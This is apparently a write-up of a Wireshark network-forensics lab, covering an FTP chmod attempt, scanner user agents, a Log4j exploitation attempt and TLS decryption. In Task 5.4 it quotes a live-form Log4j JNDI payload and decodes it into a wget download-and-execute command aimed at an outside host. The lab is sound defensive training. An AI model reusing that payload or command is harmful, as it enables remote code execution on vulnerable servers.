
Task 4.6
The adversary tried to assign special flags to change the executing permissions of the uploaded file. What is the command used by the adversary?
Answer: CHMOD 777
Why? Looking at packet 19832 right before the 550 resume.doc: Permission denied message, we can see Request: SITE CHMOD 777 resume.doc. 
Task 5.1

Investigate the user agents. What is the number of anomalous “user-agent” types?
Answer: 6
Why? In user-agent.cap, we add User-Agent as a column and look through the values. There are 6 weird User-Agent types:
Windows NT 6.4Nmap Scripting EngineWfuzz/2.4sqlmap/1.4#stable${jndi:ldap://...}(Log4j payload)Mozlila/5.0(typo inMozilla)
Task 5.2
What is the packet number with a subtle spelling difference in the user agent field?
Answer: 52
Why? In packet 52, the User-Agent is spelled Mozlila/5.0 instead of Mozilla/5.0. 
Task 5.3
Locate the “Log4j” attack starting phase. What is the packet number?
Answer: 444
Why? In http.pcapng, we filter for Log4j strings with: (ip contains "jndi") or (ip contains "Exploit") The first packet is 444 (POST / HTTP/1.1 from 45.137.21.9). 
Task 5.4
Locate the “Log4j” attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Enter the address in defanged format and exclude ”{}”.)
Answer: 62[.]210[.]130[.]250
Why? In packet 444, the User-Agent header has ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}. 
Putting the Base64 part into CyberChef with From Base64 and Defang IP Addresses decodes it to wget http://62[.]210[.]130[.]250/lh.sh;chmod +x lh.sh;./lh.sh, so the IP is 62[.]210[.]130[.]250. 
Task 6.1
What is the frame number of the “Client Hello” message sent to “accounts.google.com”?
Answer: 16
Why? In Exercise.pcapng, frame 5 resolves accounts.google.com to 172.217.17.237, and right after that the TLS Client Hello to 172.217.17.237 is at frame 16. 
Task 6.2
Decrypt the traffic with the “KeysLogFile.txt” file. What is the number of HTTP2 packets?
Answer: 115
Why? Go to Edit -> Preferences -> Protocols -> TLS and add KeysLogFile.txt under (Pre)-Master-Secret log filename. 
Then type http2 in the filter bar and it returns 115 packets. 
Task 6.3
Go to Frame 322. What is the authority header of the HTTP2 packet? (Enter the address in defanged format.)
Answer: safebrowsing[.]googleapis[.]com
Why? Using (http2) && (frame.number == 322) and expanding HyperText Transfer Protocol 2 -> Header: :authority shows safebrowsing.googleapis.com, which defanged is safebrowsing[.]googleapis[.]com. 